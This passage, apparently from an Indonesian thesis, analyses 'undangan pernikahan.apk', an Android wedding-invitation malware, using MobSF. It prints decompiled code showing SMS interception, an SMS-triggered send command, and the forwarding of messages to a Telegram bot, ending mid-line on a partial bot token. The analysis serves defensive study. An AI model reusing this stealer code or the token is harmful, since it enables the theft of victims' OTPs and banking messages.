Pada analisis statis ini digunakan tujuannya agar menganalisis undangan pernikahan.apk dengan hal ini masih menggunakan software MobSF (Mobile Security Framework) yaitu sebuah aplikasi open source yang biasa digunakan untuk melakukan pentesting terhadap aplikasi mobile.

HIGH: 0 | WARNING: 1 | INFO: 1

TITLE	SEVERITY	DESCRIPTION
Signed Application	info	Application is signed with a code signing certificate
Certificate algorithm might be vulnerable to hash collision	warning	Application is signed with SHA1withRSA. SHA1 hash algorithm is known to have collision issues. The manifest file indicates SHA256withRSA is in use.

Gambar 4.19 Tabel Certificate Analysis

Pada Gambar 4.19 merupakan tabel sertifikat analysis yang memberikan berarti:

- a. Signed Application yaitu memberikan informasi bahwa aplikasi ini ditandatangani dengan sertifikat penandatanganan kode (code signing certificate), penandatanganan

kode memastikan bahwa aplikasi berasal dari sumber yang terpercaya dan belum dimodifikasi sejak ditandatangani.

- b. Certificate algorithm might be vulnerable to hash collision yaitu dengan severity warning yaitu aplikasi ini ditandatangani dengan algoritma SHA1withRSA. Algoritma hash SHA1 diketahui memiliki masalah kondisi, yang berarti dua input yang berbeda dapat menghasilkan hash yang sama. Ini bisa memungkinkan seorang penyerang untuk membuat dua file yang berbeda dengan hash yang sama, mengurangi keamanan tanda tangan.

SHA1withRSA

SHA1: SHA-1 (secure hash algorithm 1) adalah algoritma hash kriptografis yang menghasilkan hash sepanjang 160 bit. Pada awalnya, SHA-1 digunakan secara luas untuk integritas data dan keamanan. Namun, seiring berjalannya waktu kelemahan dalam SHA-1 ditemukan yang memungkinkan kolisi (dua input menghasilkan hash yang sama). RSA adalah algoritma kriptografi kunci publik yang digunakan untuk enkripsi dan penandatanganan digital. Ketika digabungkan dengan SHA-1, hasilnya adalah sebuah tanda tangan digital yang menggunakan hash SHA-1 untuk memverifikasi integritas data dan RSA untuk memastikan asal data. Pada aplikasi ini ditandatangani dengan SHA1withRSA: ini berarti meskipun aplikasi memiliki tanda tangan digital, keamanannya memungkinkan terancam karena kelemahan dalam SHA-1. Manifest file menunjukkan penggunaan SHA256withRSA ini menunjukkan bahwa ada upaya beralih ke algoritma yang lebih aman (SHA-256withRSA).

Penggunaan algoritma SHA1withRSA dalam penandatanganan aplikasi memberikan dasar keamanan, tetapi kelemahan dalam SHA-1 yang rentan terhadap kolisi menghadirkan risiko serius terhadap integritas aplikasi dan privasi pengguna. Penyerang dapat memanfaatkan kelemahan ini untuk mengganti atau memodifikasi file aplikasi tanpa membatalkan validitas tanda tangan digital, memungkinkan distribusi malware atau penyalahgunaan aplikasi. Meskipun indikasi penggunaan algoritma SHA256withRSA dalam manifest menunjukkan langkah ke arah yang lebih aman, penting untuk memastikan bahwa transisi ini diterapkan secara menyeluruh di semua komponen aplikasi. Meskipun indikasi penggunaan algoritma SHA256withRSA dalam manifest menunjukkan langkah ke arah yang lebih aman, penting untuk memastikan bahwa transisi ini diterapkan secara menyeluruh di semua komponen aplikasi.

NO	ISSUE	SEVERITY	STANDARDS	FILES	OPTIONS
1	Debug configuration enabled. Production builds must not be debuggable.	High	CWE: CWE-919: Weaknesses in Mobile Applications OWASP Top 10: M1: Improper Platform Usage OWASP MASVS: MSTG-RESILIENCE-2	com/example/myapplication/BuildConfig.java	

Gambar 4.20 Code analysis debugging configuration

Pada Gambar 4.20 CWE-919 Weaknesses in mobile application dengan severity high yaitu merujuk pada kelemahan dalam aplikasi mobile yang dapat dieksploitasi oleh penyerang. Ini bisa mencakup berbagai isu, seperti penyimpanan data yang tidak aman, penggunaan API yang tidak aman, atau kelemahan dalam komunikasi jaringan. Kelemahan ini dapat mengakibatkan berbagai masalah keamanan, seperti pencurian data pribadi, eksekusi kode arbitrer atau penyalahgunaan aplikasi oleh pihak yang tidak berwenang. Dampak yang memungkinkan penyerang dapat mengeksploitasi kelemahan ini untuk mengakses data sensitif, menjalankan kode berbahaya, atau memodifikasi perilaku aplikasi.

OWASP Top 10:M1 Improper Platform Usage dengan severity High yaitu M1 dari OWASP mobile Top 10 mencakup kesalahan penggunaan platform yang tidak tepat, ini bisa berarti memanfaatkan fitur keamanan yang disediakan oleh platform mobile, seperti mekanisme otentikasi, penyimpanan yang aman, atau pengelolaan izin yang tepat. Implikasi penggunaan platform yang tidak tepat dapat membuat aplikasi rentan terhadap serangan, mengurangi keamanan dan integritas aplikasi, dan dapat mengakibatkan kebocoran data atau akses yang tidak sah. Dampak yang memungkinkan yaitu aplikasi dapat dieksploitasi lebih mudah, mengakibatkan kebocoran data atau pengambilan aplikasi.

OWASP MASVS: MSTG-RESILIENCE-2 dengan severity High yaitu dari OWASP Mobile Application Security Verification Standard (MASVS) berfokus pada ketahanan aplikasi terhadap serangan. Ini mencakup perlindungan terhadap teknik reverse engineering dan modifikasi aplikasi oleh pihak yang tidak berwenang. Aplikasi yang tidak memiliki ketahanan yang memadai dapat dengan mudah di reverse engineer atau dimodifikasi oleh penyerang, yang dapat mengakibatkan penyalahgunaan aplikasi, pencurian data, atau distribusi versi aplikasi yang berbahaya.

Kelemahan yang teridentifikasi dalam aplikasi mobile, seperti CWE-919, OWASP Top 10 M1, dan OWASP MASVS MSTG-RESILIENCE-2, menunjukkan risiko keamanan yang serius, termasuk pencurian data, pelanggaran privasi, dan eksploitasi aplikasi oleh pihak tidak berwenang. Penyimpanan data yang tidak aman, komunikasi jaringan yang lemah, dapat dimanfaatkan oleh penyerang untuk mencuri informasi sensitif, menjalankan kode berbahaya. File yang terlibat yaitu *com/example/myapplication/BuildConfig.java* yaitu file ini sering digunakan untuk menyimpan konfigurasi build aplikasi. Dalam file *'BuildConfig.java'*, variabel seperti *'DEBUG'*, *'APPLICATION_ID'*, *'BUILD_TYPE'*, dan *'VERSION_CODE'* biasanya didefinisikan untuk menyimpan informasi sensitif seperti kunci API atau token, memperbesar risiko eksploitasi melalui reverse engineering. Pada proses ini dapat membahayakan pengguna dengan resiko kebocoran data atau aplikasi berbahaya.



Gambar 4.21 Findings severity analysis statis

Dampak yang memungkinkan aplikasi telah termodifikasi penyerang dengan tujuan pencurian data yang dibuktikan dengan Gambar tabel 4.21 yang menunjukkan kerentanan yang dikategorikan menjadi beberapa bagian yaitu:

- a. Tingkat keparahan yang tinggi (high) merupakan masalah yang memerlukan perhatian segera karena bisa menimbulkan resiko yang besar bagi sistem atau organisasi. Ini mungkin mencakup kerentanan yang bisa dieksploitasi oleh pihak yang tidak berwenang untuk mendapatkan akses atau dapat merusak data yaitu berupa kebocoran data sensitif, celah keamanan yang bisa dieksploitasi untuk akses tak terbatas, atau kerentanan kritis dalam perangkat lunak utama dengan jumlah 2 temuan dengan tingkat keparahan yang tinggi yaitu 46/100 yang berarti keamanan pada aplikasi tersebut rendah, dengan potensi aman diketahui 86/100.



Gambar 4.22 Security score aplikasi undangan pernikahan.apk

Pada Gambar 4.22 merupakan security score yang didapatkan pada saat proses analisis aplikasi undangan pernikahan.apk yang dianalisis menggunakan MobSF.

- b. Tingkat keparahan sedang (Medium) berupa masalah yang penting dan harus segera diperbaiki tetapi tidak memiliki resiko langsung atau besar seperti temuan dengan keparahan tinggi seperti kerentanan yang memerlukan beberapa langkah eksploitasi untuk disalahgunakan, masalah konfigurasi yang bisa menyebabkan kebocoran data dalam kondisi tertentu didapatkan 5 temuan dengan tingkat keparahan sedang.



Gambar 4.23 Risk Rating analisis statis

- c. Informasi temuan ini dengan keparahan informasi adalah catatan atau observasi yang tidak menimbulkan resiko keamanan langsung tetapi mungkin berguna untuk pemahaman umum atau untuk tindakan pencegahan seperti praktik terbaik yang tidak diterapkan, rekomendasi peningkatan yang bisa meningkatkan keamanan di masa depan. Dengan jumlah temuan dalam kategori 0.

Secure atau aman ini diindikasikan bahwa sistem atau komponen tertentu telah diperiksa dan ditemukan dalam kondisi aman. Yaitu bagian dari aplikasi yang telah dinyatakan bebas dari kerentanan setelah pengujian dengan jumlah 1 bagian atau komponen yang telah dinyatakan aman.

- d. Hotspot yaitu area yang diidentifikasi sebagai titik fokus yang memerlukan perhatian lebih lanjut, karena aktivitas mencurigakan, peningkatan akses, atau area yang berpotensi menjadi sasaran serangan. Seperti segmen jaringan dengan aktivitas yang tidak biasa, aplikasi dengan banyak kerentanan yang ditemukan di masa lalu. Dengan jumlah area atau segmen yang dianggap sebagai hotspot.

Tabel 4.1 Tabel temuan hasil analisis statis dan rasional

Kategori	Temuan	Rasional
Certificate Analysis	Signed Application menggunakan SHA1withRSA, rentan terhadap hash collision.	Signed Application menggunakan SHA1withRSA, rentan terhadap hash collision.
CWE-919	Weakness in Mobile Application dengan tingkat keparahan tinggi (High).	Kelemahan ini dapat digunakan oleh penyerang untuk mengeksploitasi aplikasi, seperti mencuri data pribadi, mengeksekusi kode arbitrer, atau memodifikasi perilaku aplikasi. Berisiko tinggi terhadap integritas data pengguna dan keamanan aplikasi.
OWASP Top 10 M1	Improper Platform Usage dengan tingkat keparahan tinggi (High).	Ketidaksesuaian penggunaan fitur keamanan platform dapat menyebabkan kebocoran data atau akses yang tidak sah. Implikasi serius mencakup penurunan keamanan aplikasi, mempermudah eksploitasi, dan meningkatkan risiko pelanggaran privasi pengguna.
OWASP MASVS MSTG- RESILIENCE-2	Aplikasi tidak cukup resisten terhadap reverse engineering dan modifikasi.	lemahnya perlindungan terhadap reverse engineering mempermudah penyerang memahami, memodifikasi, atau mendistribusikan ulang aplikasi dengan tujuan berbahaya, seperti malware atau aplikasi tiruan.
Debugging Configuration	android:debuggable="true" diaktifkan, meningkatkan risiko eksploitasi.	Mode debug yang diaktifkan memungkinkan aplikasi lebih mudah dianalisis oleh penyerang melalui reverse engineering, memberikan akses ke data sensitif dan potensi eksploitasi keamanan lainnya.

Tabel 4.2 Lanjutan temuan hasil analisis statis dan rasional

Komunikasi Jaringan	Tidak ada enkripsi tambahan untuk data yang dikirim melalui API Telegram.	Meski menggunakan HTTPS, data sensitif seperti fingerprint perangkat dikirimkan tanpa perlindungan tambahan. Rentan terhadap kebocoran data jika server tujuan tidak dikelola dengan baik.
Konfigurasi Build	BuildConfig.java menyimpan informasi seperti DEBUG, APPLICATION_ID, dan BUILD_TYPE.	Informasi sensitif ini dapat dieksploitasi jika file ini diakses melalui reverse engineering, memungkinkan penyerang untuk memahami konfigurasi internal aplikasi dan merancang eksploitasi yang sesuai.
Severity Findings	High: 2 temuan (46/100 security score). Medium: 5 temuan. Informasi: 0. Secure: 1 bagian.	Tingkat keparahan tinggi menunjukkan risiko yang memerlukan perhatian segera, seperti kebocoran data sensitif atau akses tidak sah. Tingkat keparahan sedang menunjukkan masalah penting tetapi tidak langsung. Secure dan informasi rendah menunjukkan area dengan risiko minimal.
Hotspot	Area yang memerlukan perhatian lebih lanjut ditemukan 1 hotspot.	Hotspot merupakan segmen dengan aktivitas mencurigakan atau kerentanan yang sering muncul. Area ini membutuhkan evaluasi tambahan untuk memastikan tidak ada risiko yang terabaikan.
Severity Distribution	High: 2 temuan, Medium: 5 temuan, Secure: 1 komponen aman.	Distribusi ini mencerminkan bahwa sebagian besar temuan memiliki tingkat keparahan medium hingga tinggi, menunjukkan perlunya mitigasi risiko untuk melindungi data pengguna dan meningkatkan keamanan aplikasi secara keseluruhan.

4.5 Pemantauan Koneksi

Pada penelitian ini pemantauan koneksi yang mungkin terjadi dalam aplikasi undangan pernikahan.apk yang mengandung kode berbahaya didapatkan berbagai aktivitas yang mencurigakan atau tidak sah yang melibatkan pengumpulan data dan komunikasi dengan server eksternal. Sesuai dengan kode yang di reverse engineering sebelumnya terdapat kode yang koneksinya diarahkan ke API telegram yaitu kode yang memproses pengiriman notifikasi ke telegram ini melibatkan kode yang ditautkan pada aplikasi, kode ini dapat memanggil class yang dapat terhubung ke telegram yaitu ***this.client.newCall(newRequest.Builder().url("https://api.telegram.org/bot<token>/sendMessage?parse_mode=markdown&chat_id=<chat_id>&text= **Notifikasi Sadap JNT SMS Dari** " + str4 + ", Isi Pesan : " + str5).build()).enqueue(new Callback() { ... });***

Dengan parameter yang digunakan yaitu

- a. <token>: Token bot Telegram yang digunakan untuk otentikasi
- b. <chat_id>: ID chat Telegram yang menerima pesan
- c. <str4>: Nomor telepon yang mengirim SM
- d. <str5>: Isi pesan SMS

Terdapat dua kode yang memiliki parameter dan fungsi yang sama memiliki kemungkinan yaitu adanya upaya redundansi dimana pengembang mungkin mencoba untuk memastikan bahwa setidaknya satu dari notifikasi tersebut berhasil dikirim jika terjadi kendala satu dan lain sebagainya, selain itu pengembang juga mungkin memiliki keinginan untuk mencatat atau melaporkan setiap SMS yang dikirim atau diterima lebih dari sekali untuk keperluan pelacakan atau analisis untuk mengirimkan notifikasi tentang SMS yang dikirim pemantauan koneksi yang dihasilkan yaitu:

- a. Pemantauan koneksi SMS

Pada aplikasi ini memantau pesan yang masuk dan keluar untuk tujuan mengirim salinan ke server eksternal, jadi setiap kali pesan SMS diterima atau dikirim, aplikasi mungkin mengirimkan salinan pesan tersebut ke server eksternal atau ke bot Telegram. Selain itu aplikasi ini juga menyadap pesan yang berisi informasi sensitif seperti kode verifikasi OTP, informasi bank, atau data pribadi lainnya.

- b. Adanya koneksi http/https

Aplikasi yang berbahaya sering menggunakan koneksi HTTP atau HTTPS untuk berkomunikasi dengan server eksternal yang melibatkan pengiriman data pribadi atau informasi sensitif yang dikumpulkan dari perangkat ke server penyerang. Setelah itu

mendapatkan perintah dari server menggunakan server eksternal untuk menerima perintah yang akan dijalankan di perangkat korban, seperti mengirim SMS atau melakukan panggilan. Terakhir mengunduh konten berbahaya serta mengeksekusinya sebagai kode berbahaya tambahan di perangkat korban.

c. Pemantauan Koneksi Jaringan

Aplikasi undangan pernikahan.apk ini juga bisa memantau koneksi jaringan perangkat untuk melacak aktivitas jaringan dengan memonitor situs web yang dikunjungi, aplikasi yang digunakan, dan data yang dikirimkan atau diterima melalui jaringan. Selain itu juga intersepsi koneksi Wi-Fi yaitu jika perangkat terhubung ke jaringan Wi-Fi yang tidak aman, aplikasi mungkin mencoba mengintersepsi data yang ditransmisikan melalui jaringan tersebut.

d. Pemantauan koneksi bluetooth dan NFC

Selain jaringan seluler Wi-Fi, aplikasi ini juga berbahaya karena bisa memantau koneksi Bluetooth dan NFC untuk mengakses perangkat yang terhubung mengumpulkan informasi dari perangkat lain yang terhubung melalui Bluetooth atau NFC dan mengirimkan data tanpa izin melalui koneksi Bluetooth atau NFC tanpa sepengetahuan pengguna. Hal ini dapat memberikan konsekuensi yang serius terhadap privasi dan keamanan pengguna.

Aplikasi undangan pernikahan.apk mengandung aktivitas yang mencurigakan, termasuk penyadapan SMS, komunikasi dengan server eksternal melalui API telegram dan pemantauan koneksi jaringan bluetooth, serta NFC. Penyalahgunaan ini menimbulkan dampak keamanan yang sangat signifikan:

- a. Pencurian informasi sensitif berupa Penyadapan pesan SMS, termasuk OTP, informasi bank, atau data pribadi, dapat mengakibatkan pencurian identitas, pelanggaran privasi, dan penyalahgunaan akun pengguna. Dengan mengirim data ke server eksternal, aplikasi memfasilitasi eksploitasi data pribadi pengguna.
- b. Kerentanan pada Koneksi HTTP/HTTPS Komunikasi aplikasi dengan server eksternal menggunakan koneksi HTTP/HTTPS menciptakan peluang bagi penyerang untuk mengontrol perangkat korban, mengunduh konten berbahaya, atau mengeksekusi perintah jarak jauh. Hal ini membuka risiko eskalasi serangan yang dapat berdampak luas pada perangkat dan data korban.
- c. Pengawasan Jaringan yaitu pemantauan koneksi jaringan dapat melacak aktivitas pengguna, situs web yang dikunjungi, serta data yang dikirimkan atau diterima. Jika terjadi intersepsi pada jaringan Wi-Fi yang tidak aman, aplikasi dapat

menyalahgunakan data untuk mencuri informasi lebih lanjut atau menyerang perangkat lain dalam jaringan.

- d. Eksploitasi Bluetooth dan NFC berupa kemampuan aplikasi untuk mengakses perangkat melalui Bluetooth dan NFC tanpa izin pengguna meningkatkan risiko serangan pada perangkat yang terhubung, termasuk pencurian data atau penyebaran malware.

Pemantauan koneksi ke server eksternal menggunakan OkHttpClient untuk membuat permintaan HTTP ke API eksternal berupa API telegram dengan server yang dituju berupa dua URL API Telegram yang digunakan untuk mengirim pesan ke saluran tertentu yaitu pada perintah

[\(https://api.telegram.org/bot<token>/sendMessage?chat_id=<chat_id>&text=<message>](https://api.telegram.org/bot<token>/sendMessage?chat_id=<chat_id>&text=<message>)

) dengan tujuan berupa pengiriman informasi perangkat dan SMS yang diterima pada server eksternal. Selain itu keamanan koneksi tidak mencakup lapisan keamanan seperti enkripsi data tambahan meskipun menggunakan https. Pada koneksi ini menunjukkan potensi kelemahan dalam privasi data.

4.6 Identifikasi Karakteristik APK Terhadap Keamanan Android

Dalam mengidentifikasi karakteristik APK terhadap keamanan Android, peneliti mencoba meninjau berbagai aspek dari file APK tersebut, termasuk izin yang diminta, komponen yang diekspor, atribut khusus, dan pola perilaku umum yang terkait dengan aplikasi berbahaya, dalam mengidentifikasi karakteristik APK terkait keamanan Android menggunakan file AndroidManifest.xml.

Aplikasi undangan pernikahan .apk memiliki beberapa aspek yang perlu diperhatikan terkait dengan keamanan android yaitu:

4.6.1 Aspek Keamanan Data

Dalam aspek keamanan data perlu diperhatikan beberapa hal yaitu:

- a. Resiko data pribadi pada aplikasi berpotensi mengirimkan data perangkat yang sensitif seputar perangkat android pengguna serta informasi SMS tanpa izin eksplisit dari pengguna.
- b. Enkripsi yaitu tidak ada indikasi bahwa data yang dikirimkan melalui API Telegram dienkripsi lebih lanjut selain menggunakan https, sehingga ada potensi bahwa informasi pribadi bisa diakses jika ada kebocoran data dari server eksternal.


- c. Pengguna izin berupa aplikasi meminta izin untuk mengirim, membaca, dan menerima SMS. tanpa kontrol yang tepat, ini bisa digunakan untuk memonitor aktivitas SMS pengguna atau bahkan mengirimkan data tanpa persetujuan eksplisit.

4.6.2 Kompatibilitas Keamanan

Kompatibilitas dari aplikasi yaitu:

- a. Minimum SDK berupa aplikasi mensyaratkan SDK minimum android 26 yang berarti aplikasi ini menggunakan fitur keamanan yang lebih kuat dibandingkan dengan versi yang lebih rendah.
- b. Backup dan ekstraksi data yaitu aplikasi mengizinkan backup dan ekstraksi data yang dapat membocorkan informasi pengguna jika tidak diamankan dengan baik.

Pada kondisi ini digambarkan dengan severity distribution yang berdasarkan tingkat keparahannya (severity) seperti yang ditunjukkan pada gambar 4.23



Gambar 4.24 Severity distribution (%)

Pada Gambar 4.24 merupakan gambaran kondisi yang ditunjukkan pada Gambar 4.20 yang menunjukkan tingkat keparahan aplikasi undangan pernikahan.apk yaitu:

- a. High (tinggi) terdapat 2 temuan dengan tingkat keparahan tinggi dan harus segera diatasi karena memiliki potensi kerusakan besar serta pelanggaran keamanan yang signifikan.
- b. Medium (sedang) terdapat 5 temuan dengan tingkat keparahan sedang meskipun tidak memiliki resiko langsung namun memiliki potensi untuk menimbulkan resiko signifikan jika ditandatangani
- c. Informasi 0

- d. Secure (aman) terdapat 1 bagian komponen yang aman setidaknya ditemukan 1 area yang tidak ditemukan kerentanan.
- e. Area hotspot terdapat 1 yang diidentifikasi sebagai hotspot artinya area tersebut masih memiliki potensi resiko yang memungkinkan untuk evaluasi dan tindakan keamanan tambahan.

4.6.3 Izin yang diminta

Pada aplikasi ini terdapat izin yang berbahaya yang didapatkan ketika pasca penginstalan aplikasi undangan pernikahan .apk yaitu:

- a. RECEIVE_SMS: Mengizinkan aplikasi menerima SMS yang masuk
- b. READ_SMS: Mengizinkan aplikasi membaca konten SMS
- c. SEND_SMS: Mengizinkan aplikasi mengirim SMS
- d. INTERNET: Mengizinkan aplikasi mengakses internet

Tabel 4.3 Izin serta tujuan dan dampak penginstalan aplikasi undangan pernikahan.apk

Izin	Tujuan dan Dampak
android.permission.RECEIVE_SMS	Memberikan izin aplikasi untuk menerima SMS yang masuk. Risiko: Aplikasi dapat memonitor pesan masuk tanpa persetujuan eksplisit atau bisa digunakan untuk tujuan berbahaya.
android.permission.READ_SMS	Memberikan akses untuk membaca SMS. Risiko: Mengakses SMS pengguna yang dapat mengandung data sensitif seperti pengambilan OTP (One Time Password)
android.permission.SEND_SMS	Memberikan izin untuk mengirim SMS. Risiko: Aplikasi bisa mengirim SMS tanpa persetujuan pengguna, bisa digunakan untuk penipuan atau aktivitas berbahaya
android.permission.INTERNET	Memberikan akses ke Internet untuk mengirim data melalui HTTP yaitu pada API Telegram. Risiko: Jika digunakan untuk mengirim data sensitif tanpa enkripsi tambahan

4.6.4 Atribut Aplikasi

Untuk atribut aplikasi pada aplikasi undangan pernikahan.apk yaitu android =”true” yaitu aplikasi yang paling utama dapat dijalankan dalam mode debug, yang bisa dieksploitasi oleh pihak ketiga untuk mengakses data internal atau menjalankan perintah berbahaya. Selain itu android =”true” pada activity dan receiver yaitu komponen ini dapat diakses oleh aplikasi yang bisa memicu aktivitas atau receiver berbahaya.

Tabel 4.4 Atribut aplikasi undangan pernikahan .apk

Atribut	Deskripsi
android:exported	Aplikasi menandakan beberapa komponen (seperti BroadcastReceiver dan Activity) dengan atribut exported="true", yang memungkinkan mereka berinteraksi dengan komponen lain atau server eksternal.
android:theme	Menetapkan tema aplikasi menggunakan @style/Theme.AppCompat.NoActionBar, yang mengindikasikan aplikasi ini menggunakan desain tanpa bilah aksi (action bar).
android:debuggable	Atribut ini diatur ke true, yang memungkinkan aplikasi untuk menjalankan mode debugging. Ini bisa menambah risiko jika aplikasi disalahgunakan untuk akses yang tidak sah.
android:allowBackup	Menyediakan opsi untuk memungkinkan backup data aplikasi. Ini berisiko jika data sensitif pengguna tidak diamankan dengan benar dalam proses backup.

Selain itu, tantangan yang dihadapi oleh peneliti dalam menjalankan aplikasi berbahaya ini adalah risiko tinggi saat melakukan percobaan pada perangkat Android. Dalam menjalankan MobSF, diperlukan spesifikasi laptop yang tinggi, dengan RAM minimal 4 GB. Untuk kinerja yang optimal, terutama pada aplikasi 'undangan pernikahan.apk' yang memiliki kapasitas lumayan besar, diperlukan ruang penyimpanan yang cukup dan prosesor yang memadai untuk memastikan MobSF berjalan dengan lancar. Selain itu, dalam pencarian objek penelitian 'undangan pernikahan.apk', peneliti sempat kesulitan karena virus yang dibuat oleh pelaku telah kadaluarsa dari WhatsApp. Peneliti harus mencari aplikasi tersebut dari beberapa orang yang telah mengakses dan instal aplikasi tersebut yang kemudian dihapus oleh pengguna.

4.6.5 Komponen Aplikasi

komponen utama dalam aplikasi berdasarkan manifest.xml dan kode yang terinfeksi yaitu:

Tabel 4.5 Komponen aplikasi undangan pernikahan .apk

Komponen	Deskripsi
Activity	MainActivity adalah komponen utama yang menangani tampilan antarmuka dan berinteraksi dengan pengguna melalui WebView untuk memuat halaman web.
BroadcastReceiver	ReceiveSms dan SendSms (meskipun SendSms.java tidak terlihat implementasinya) digunakan untuk menangani SMS yang masuk dan mengirim SMS (menurut manifest).
Permissions	Aplikasi memerlukan izin untuk mengakses dan mengelola SMS, serta mengakses Internet untuk berkomunikasi dengan API eksternal.
Service (tidak terdefinisi)	Meskipun tidak ada service yang secara eksplisit terdaftar dalam manifest, aplikasi menggunakan callback untuk menangani respons HTTP.

- Activity ‘com.example.myapplication.MainActivity’ yang merupakan titik masuk aplikasi dengan ‘android.intent.action.MAIN’ menandakan bahwa aktivitas ini diakses oleh aplikasi lain. Ini bisa menjadi resiko keamanan jika aplikasi lain memanggil aktivitas ini tanpa sepengetahuan pengguna dan ‘android.intent.category.INFO’ menentukan bahwa ‘Mainactivity’ akan menerima intent dengan tindakan ‘android.intent.action.MAIN’. biasanya aktivitas dengan intent filter ini digunakan sebagai entry point saat aplikasi diluncurkan dari launcher. Selain itu ada metadata juga yang digunakan untuk memberikan informasi tambahan yang mungkin dibutuhkan oleh ‘MainAcntivity’.
- Receiver ‘com.example.myapplication.Receiversms’ dan ‘com.example.myapplication.sendSMS’ menerima broadcast ‘android.provider.Telephony.SMS_RECEIVED’. Resiko yang akan terjadi yaitu Eksposur Komponen berupa atribut ‘android.exported=”true”’ memungkinkan aplikasi lain untuk memicu aktivitas atau receiver yang diekspos.

4.6.6 Perilaku Aplikasi

Dilihat dari segi komponen yang terdapat pada **AndroidManifest.xml** terdapat beberapa

aplikasi yang berbahaya yaitu:

- a. Penerimaan sms yaitu aplikasi ini memiliki dua 'BroadcastReceiver' yang dikonfigurasi untuk menerima SMS yaitu 'ReceiveSMS', dan 'SendSMS' dimana aplikasi dapat mendaftarkan BroadcastReceiver pada file ini untuk mendengarkan berbagai event atau data. Aplikasi dapat mendaftarkan penerima untuk menerima SMS melalui intent filter yang menargetkan aksi ***android.provider.Telephony.SMS_RECEIVED***. Jadi ketika SMS diterima aplikasi akan otomatis menerima data tersebut, dan memungkinkan aplikasi untuk memproses atau bahkan mengirimkan data sensitif ke server eksternal

```
17 <receiver android:name="com.example.myapplication.ReceiveSms" android:exported="true">
18 <intent-filter>
19 <action android:name="android.provider.Telephony.SMS_RECEIVED" />
20 </intent-filter>
21 </receiver>
22 <receiver android:name="com.example.myapplication.SendSMS" android:exported="true">
23 <intent-filter>
24 <action android:name="android.provider.Telephony.SMS_RECEIVED" />
25 </intent-filter>
26 </receiver>
```

Gambar 4.25 File XML pada fungsi penerimaan SMS

Pada Gambar 4.25 menunjukkan bahwa kedua receiver ini akan aktif setiap kali ada SMS masuk

- b. Penanganan sms masuk terjadi pada receiver sendsms yang diimplementasikan seperti class logika yang ditunjukkan pada Gambar 4.24

```

17 public class SendSMS extends BroadcastReceiver {
18     private final OkHttpClient client = new OkHttpClient();
19     final String TAG = "demo";
20
21     @Override // android.content.BroadcastReceiver
22     public void onReceive(Context context, Intent intent) {
23         Bundle extras;
24         Bundle bundle;
25         Object[] objArr;
26         SmsMessage[] smsMessageArr;
27         String str = " ";
28         String str2 = " ";
29         if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") && (extras = intent.getExtras()) != null) {
30             try {
31                 Object[] objArr2 = (Object[]) extras.get("pdu");
32                 SmsMessage[] smsMessageArr2 = new SmsMessage[objArr2.length];
33                 int i = 0;
34                 while (i < smsMessageArr2.length) {
35                     smsMessageArr2[i] = SmsMessage.createFromPdu((byte[]) objArr2[i]);
36                     smsMessageArr2[i].getOriginatingAddress();
37                     String messageBody = smsMessageArr2[i].getMessageBody();
38                     messageBody.replace("&", " ").replace("#", str).replace("?", str);

```

Gambar 4.26 File sendsms class penanganan pesan masuk

Pada Gambar 4.26 merupakan fungsi sendsms.java yang merupakan kelas yang memiliki fungsi untuk memperluas **'BroadcastReceiver'** yang merupakan komponen android yang memungkinkan aplikasi untuk menerima intent broadcast dari sistem android atau aplikasi lain. Pada kode ini mendengarkan broadcast untuk aksi **'android.provider.Telephony.SMS_RECEIVED'** yang terjadi ketika sebuah SMS diterima oleh perangkat. Selain itu kode juga dapat mengekstrak informasi dari SMS yang diterima, termasuk pengirim dan isi pesan. Namun kode ini menyertakan logika tambahan diluar ekstraksi ini. Ini adalah langkah awal dalam pemrosesan SMS yang diterima oleh aplikasi.

- c. Pemrosesan SMS ini yaitu proses membaca pengirim dan konten pesan berupa membaca alamat pengirim dan isi pesan dari SMS yang diterima, selain itu juga pada aplikasi ini dapat melakukan parsing isi pesan yang dipisahkan oleh koma, dan memeriksa apakah pesan tersebut berisi kode tertentu.

```

39      String str3 = messageBody.split(str2)[0];
40      String str4 = messageBody.split(str2)[1];
41      String str5 = messageBody.split(str2)[2];
42      String str6 = str;
43      String str7 = str2;
44      if (Integer.parseInt(str3.toString()) == 55555) {
45          SmsManager.getDefault().sendTextMessage(str4, null, str5, null, null);

```

Gambar 4.27 File sendSMS.java pada pemrosesan SMS

Pada Gambar 4.27 tersebut menunjukkan bahwa pada aplikasi dapat memproses SMS yang masuk dengan memeriksa isi pesan, dan jika kondisi tertentu terpenuhi, aplikasi akan mengirim SMS baru dan mengirim data ke server eksternal. Perilaku ini dapat menimbulkan resiko keamanan privasi bagi pengguna.

- d. Mengirim pesan SMS otomatis terjadi jika kondisi tertentu terpenuhi maka aksi yang mencurigakan akan dilakukan oleh pelaku yaitu pengiriman sms oleh si pelaku ke nomor yang ditentukan.

```

42      String str6 = str;
43      String str7 = str2;
44      if (Integer.parseInt(str3.toString()) == 55555) {
45          SmsManager.getDefault().sendTextMessage(str4, null, str5, null, null);
46          bundle = extras;

```

Gambar 4.28 file pengkondisian undangan pernikahan.apk

Pada Gambar 4.27 menunjukkan bahwa jika kondisi tertentu terpenuhi (str3 = 55555) maka aplikasi berhasil memproses SMS yang masuk dengan memeriksa isi pesan ketika kode tersebut terpenuhi maka aplikasi akan mengirim SMS baru dan mengirim data ke server eksternal yang dapat menimbulkan resiko keamanan privasi bagi pengguna.

- e. Mengirim data ke server eksternal Pada aplikasi menunjukkan bahwa ia dapat mengirimkan data ke server eksternal menggunakan OkHttpClient. Ini termaksud informasi pengirim isi pesan.

```

        this.client.newCall(new
Request.Builder().url("https://api.telegram.org/bot6244657565:AAEAJmQy3igyYBq
